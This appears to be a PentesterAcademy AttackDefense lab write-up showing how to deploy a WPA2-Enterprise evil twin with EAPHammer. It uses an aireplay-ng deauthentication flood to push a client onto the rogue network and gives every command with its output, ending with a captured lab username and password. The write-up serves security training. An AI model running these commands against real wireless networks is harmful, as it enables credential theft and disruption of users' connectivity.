
ATTACK
DEFENSE
by PentesterAcademy

Name	Evil Twin - WPA Enterprise (EAPHammer)
URL	https://www.attackdefense.com/challengedetails?cid=1291
Type	WiFi Pentesting : Honeypots

Important Note: This document illustrates all the important steps required to complete this lab. This is by no means a comprehensive step-by-step solution for this exercise. This is only provided as a reference to various commands needed to complete this exercise and for your further research on this topic. Also, note that the IP addresses and domain names might be different in your lab.

Objective: Deploy an evil twin using EAPHammer. Force the client to join the evil twin network to steal user's credentials.

Solution:

Step 1: Check the list of available WiFi network interfaces on the machine

Command: iw dev.

```
root@attackdefense:~# iw dev
phy#1
        Interface wlan1
                ifindex 5
                wdev 0x100000001
                addr 02:00:00:00:01:00
                type managed
                txpower 0.00 dBm
phy#0
        Interface wlan0
                ifindex 4
                wdev 0x1
                addr 02:00:00:00:00:00
                type managed
                txpower 0.00 dBm
root@attackdefense:~#
```

wlan0 and wlan1 interfaces are present on the machine.

Step 2: Change interface wlan0 to monitor mode.

Command: iw dev wlan0 set monitor none

```
root@attackdefense:~# iw dev wlan0 set monitor none
```

Verify the same using iw dev command.

```
root@attackdefense:~# iw dev
phy#1
        Interface wlan1
                ifindex 5
                wdev 0x100000001
                addr 02:00:00:00:01:00
                type managed
                txpower 0.00 dBm
phy#0
        Interface wlan0
                ifindex 4
                wdev 0x1
                addr 02:00:00:00:00:00
                type monitor
                txpower 0.00 dBm
root@attackdefense:~#
```

Step 3: Run airodump-ng on wlan0 interface to view all networks present in the vicinity on 2.4 (b/g) Ghz band.

Command: airodump-ng wlan0

```
root@attackdefense:~# airodump-ng wlan0
```

```
CH  2 ][ Elapsed: 36 s ][ 2019-10-26 13:40

BSSID              PWR  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID

D2:E9:6A:D3:B3:50  -29       25        0    0   6  54   WPA2 CCMP   MGT  RoyalBank

BSSID              STATION            PWR   Rate    Lost    Frames  Probe
```

A WPA2-MGT network “RoyalBank” is present in the vicinity.

Step 3: Set the wlan0 to channel on which the SSID is operating (i.e. channel 6). This way the probability of missing out a connected client goes down.

Command: airodump-ng wlan0 -c 6

```
root@attackdefense:~# airodump-ng wlan0 -c 6
```

```
CH  6 ][ Elapsed: 1 min ][ 2019-10-26 13:42 ][ fixed channel wlan0: -1

BSSID              PWR RXQ  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID

D2:E9:6A:D3:B3:50  -29 100      841        0    0   6  54   WPA2 CCMP   MGT  RoyalBank

BSSID              STATION            PWR   Rate    Lost    Frames  Probe

D2:E9:6A:D3:B3:50  02:00:00:00:03:00  -29    0 - 1      0        3  RoyalBank
```

There is a client with MAC 02:00:00:00:03:00 connected to the SSID.

Step 4: Start a WiFi network with same SSID “RoyalBank” in WPA-Enterprise configuration using EAPHammer. EAPHammer is located in the home directory of the root user (i.e. /root/eaphammer)

Command: ./eaphammer -i wlan1 --channel 6 --auth wpa-eap --essid RoyalBank --creds

```
root@attackdefense:~# cd eaphammer/
root@attackdefense:~/eaphammer#
root@attackdefense:~/eaphammer# ./eaphammer -i wlan1 --channel 6 --auth wpa-eap --essid RoyalBank --creds


                    .__
  ____ _____  ______ |  |__ _____    _____   _____   ___________
_/ __ \\__  \ \____ \|  |  \\__  \  /     \ /     \_/ __ \_  __ \
\  ___/ / __ \|  |_> >   Y  \/ __ \|  Y Y  \  Y Y  \  ___/|  | \/
 \___  >____  /   __/|___|  (____  /__|_|  /__|_|  /\___  >__|
     \/     \/|__|        \/     \/      \/      \/     \/
```

```
[hostapd] AP starting...

Configuration file: /root/eaphammer/tmp/hostapd-2019-10-26-13-45-40-ti5AUPNPwP0kBYvTSxQOcINJAHZ4wWdA.conf
wlan1: interface state UNINITIALIZED->COUNTRY_UPDATE
Using interface wlan1 with hwaddr 00:11:22:33:44:00 and ssid "RoyalBank"
wlan1: interface state COUNTRY_UPDATE->ENABLED
wlan1: AP-ENABLED
```

The network should be visible in airodump-ng output.

```
CH  6 ][ Elapsed: 3 mins ][ 2019-10-26 13:46 ][ fixed channel wlan0: -1

BSSID              PWR RXQ  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID

00:11:22:33:44:00  -29 100      186        0    0   6  54   WPA2 CCMP   MGT  RoyalBank
D2:E9:6A:D3:B3:50  -29 100     1851        0    0   6  54   WPA2 CCMP   MGT  RoyalBank

BSSID              STATION            PWR   Rate    Lost    Frames  Probe

D2:E9:6A:D3:B3:50  02:00:00:00:03:00  -29    0 - 1      0        6  RoyalBank
```

Step 6: Launch Deauthentication flood attack on real BSSID i.e. D2:E9:6A:D3:B3:50

Command: aireplay-ng -0 100 -a D2:E9:6A:D3:B3:50 wlan0

```
root@attackdefense:~# aireplay-ng -0 100 -a D2:E9:6A:D3:B3:50 wlan0
12:03:08  Waiting for beacon frame (BSSID: D2:E9:6A:D3:B3:50) on channel -1
12:03:08  Couldn't determine current channel for wlan0, you should either force the operation with --ignore-negative-one or apply a kernel patch
Please specify an ESSID (-e).
root@attackdefense:~#
```

In case of above shown error, append --ignore-negative-one parameter to commend

Command: aireplay-ng -0 100 -a D2:E9:6A:D3:B3:50 wlan0 --ignore-negative-one

```
root@attackdefense:~# aireplay-ng -0 100 -a D2:E9:6A:D3:B3:50 wlan0 --ignore-negative-one
12:07:56  Waiting for beacon frame (BSSID: D2:E9:6A:D3:B3:50) on channel -1
NB: this attack is more effective when targeting
a connected wireless client (-c <client's mac>).
12:07:56  Sending DeAuth to broadcast -- BSSID: [D2:E9:6A:D3:B3:50]
12:07:57  Sending DeAuth to broadcast -- BSSID: [D2:E9:6A:D3:B3:50]
12:07:57  Sending DeAuth to broadcast -- BSSID: [D2:E9:6A:D3:B3:50]
12:07:58  Sending DeAuth to broadcast -- BSSID: [D2:E9:6A:D3:B3:50]
12:07:58  Sending DeAuth to broadcast -- BSSID: [D2:E9:6A:D3:B3:50]
12:07:59  Sending DeAuth to broadcast -- BSSID: [D2:E9:6A:D3:B3:50]
12:08:00  Sending DeAuth to broadcast -- BSSID: [D2:E9:6A:D3:B3:50]
12:08:00  Sending DeAuth to broadcast -- BSSID: [D2:E9:6A:D3:B3:50]
12:08:01  Sending DeAuth to broadcast -- BSSID: [D2:E9:6A:D3:B3:50]
12:08:01  Sending DeAuth to broadcast -- BSSID: [D2:E9:6A:D3:B3:50]
```

Step 7: Within seconds of launching the attack, the client will connect to the honeypot network. This can be observed in eaphammer console logs

```
wlan1: STA 02:00:00:00:03:00 IEEE 802.11: authenticated
wlan1: STA 02:00:00:00:03:00 IEEE 802.11: associated (aid 1)
wlan1: CTRL-EVENT-EAP-STARTED 02:00:00:00:03:00
wlan1: CTRL-EVENT-EAP-PROPOSED-METHOD vendor=0 method=1
wlan1: CTRL-EVENT-EAP-PROPOSED-METHOD vendor=0 method=25
wlan1: CTRL-EVENT-EAP-PROPOSED-METHOD vendor=0 method=21


eap-ttls/pap: Sat Oct 26 13:46:35 2019
         username:      dany
         password:      secure@pass#123
wlan1: CTRL-EVENT-EAP-FAILURE 02:00:00:00:03:00
wlan1: STA 02:00:00:00:03:00 IEEE 802.1X: authentication failed - EAP type: 0 (unknown)
wlan1: STA 02:00:00:00:03:00 IEEE 802.1X: Supplicant used different EAP type: 21 (TTLS)
wlan1: STA 02:00:00:00:03:00 IEEE 802.11: deauthenticated due to local deauth request
```

The same can be verified in Airodump-ng output

```
CH  6 ][ Elapsed: 3 mins ][ 2019-10-26 13:46 ][ fixed channel wlan0: -1

BSSID              PWR RXQ  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID

D2:E9:6A:D3:B3:50   -5   0     2210        0    0   6  54   WPA2 CCMP   MGT  RoyalBank
00:11:22:33:44:00  -29 100      545        6    0   6  54   WPA2 CCMP   MGT  RoyalBank

BSSID              STATION            PWR   Rate    Lost    Frames  Probe

00:11:22:33:44:00  02:00:00:00:03:00  -29    1 - 1     36       31  RoyalBank
```

Please note that in this case as soon as deauthentication attack is stopped, the client will move back to original WiFi network.

The user credentials are:

Username: dany
Password: secure@pass#123